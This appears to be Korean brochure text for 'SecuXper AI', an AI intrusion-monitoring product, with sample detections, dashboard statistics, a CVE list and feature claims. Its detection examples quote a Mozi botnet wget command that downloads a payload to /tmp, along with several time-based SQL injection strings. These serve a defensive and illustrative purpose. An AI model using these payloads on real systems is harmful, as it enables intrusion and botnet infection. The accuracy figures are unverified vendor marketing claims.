Injection		Line 2	(알림) 호스트 이상 - 로컬 호스트 탐지
Execution		Line 7	비정상 유저 에이전트
Backdoor		Line 9	리눅스 명령어 탐지 (wget+http://5.*.*.*:8088/Mozi.m+Q+>/tmp/gpon80.sh+)
Scan		Line 9	RFI 공격 탐지 (http://6.*.*.*:8088/Mozi.m)
		Line 9	내부 IP 감지 (7.*.*.*:8088)

주기적인 모델 업데이트를 통한 성능유지를 통하여 안정적인 새로운 공격을 탐지하여 제공함

모델 성능 유지



결과 안정성(새로운 공격 탐지)

구분	패킷 로그	모델결과	
		공격	정상
학습	1") where 3122 = 3122 and sleep(5)	Y	N
	1") where 3122 = 3122 and sleep(50)	Y	N
예측	1") where 3122 = 3122 and sleep(--5)	Y	N
	1") where 3122 = 3122 and sleep(~~5)	Y	N
	" or pg_sleep(__TIME__) --	Unknown	Unknown
	1 and 3824 = benchmark(5000000,md5 (...	Unknown	Unknown

* 산출 방식: 대외비

확률기반 결과 분석으로 학습되지 않은 zero-day attack과 같은 신규 공격 탐지

> 한눈에 침해 상황을 확인 가능한 대시보드를 제공하며 해당 건에 따른 상세정보 파악 가능

ABBA Dash (tester)

패턴 개선 모델 관정 현황

라벨	건수
정탐	88,490
과탐	8,730
미탐	7,948

패턴 개선 모델 관정 현황

라벨	건수
공격자(방어된보안위협)	46,605
공격자(잠재된보안위협)	25,602
정상자	6,697
개발자	1,199

보안장비에서 공격유형별 탐지한 비율

HPA	61%
PRL	23%
IL	12%
SSCI	2%
NBC	2%

보안장비에서 공격유형별 탐지한 건수

Attack_type	WAF	IPS
HTTP Parser Attack	103,160	4,161
Predictable Resource Location	38,962	1,331
Information Leakage	20,744	15,789
Server Side Code Injection	3,362	1,565

공격을 시도한 국가 비율

Map showing attack attempts by country with a legend for Layer 1 (e.g., < 100, 100+, 500+, 1000+, 3000+, 5000+, 10000+).

모델 업데이트 가이드선스

패턴 개선 모델 상태: [적합]

프로파일링 모델: [적합]

CVE 데이터 베이스

CVE No	Phase	Keyword	Publish	Url
CVE-2023-0358	Assigned	GitHub repository, gpac/gpac_2.3.0-DEV	18/01/23	https://github.com/gpac/gpac/commit/997...
CVE-2023-0332	Assigned	a vulnerability, SourceCodester Online Food Ordering System, it, an unknown function, the manipulation, the argument, Id, sql injection, it, the attack, the exploit, the public, the identifier, this vulnerability, VD...	17/01/23	https://vuldb.com/?id.218472
CVE-2023-0337	Assigned	cross-site Scripting, XSS, GitHub repository, lirantal/daloradius master-branch	17/01/23	https://github.com/lirantal/daloradius/com...

> SecuXper AI은 높은 정확도를 기반하며, 침해 특화 모델이 반영 된 대시보드 제공

AI 침해관제 솔루션 특징점

95% 정확도 보장

- 모델 정확도 95% 보장
- 보안 장비 대비 과·오탐 90% 이상 개선

공격자 IP 차단시점 판정

- 보안 장비와 Network Layer간의 정보연계를 통한 공격자 IP 차단시점 판정모델 (사전예방모델)

상세분석 대상 자동 식별

- Daily 잠재 보안 위협자에 대한 케이스 자동 등록 및 분석 결과 제시

AI 침해관제 솔루션 주요기능

침해 특화 모델

- 공격 유형별 특화된 학습 데이터를 이용한 모델 확보
- Network Layer간의 정보공유 모델

대시보드

- 모니터링을 위한 웹 기반 대시보드 제공
- 전체 / 자산 / Client IP 레벨 관점의 대시보드

케이스 분석 도구 with AI

- 패킷 레벨의 모델 분석 및 판정 결과를 종합적으로 판단할 수 있는 도구
- XAI 기반의 사고 대응 Assistant 역할

해킹에 대응하는 AI,
AI Assistant를 통한 24시간 관제방안

Thank you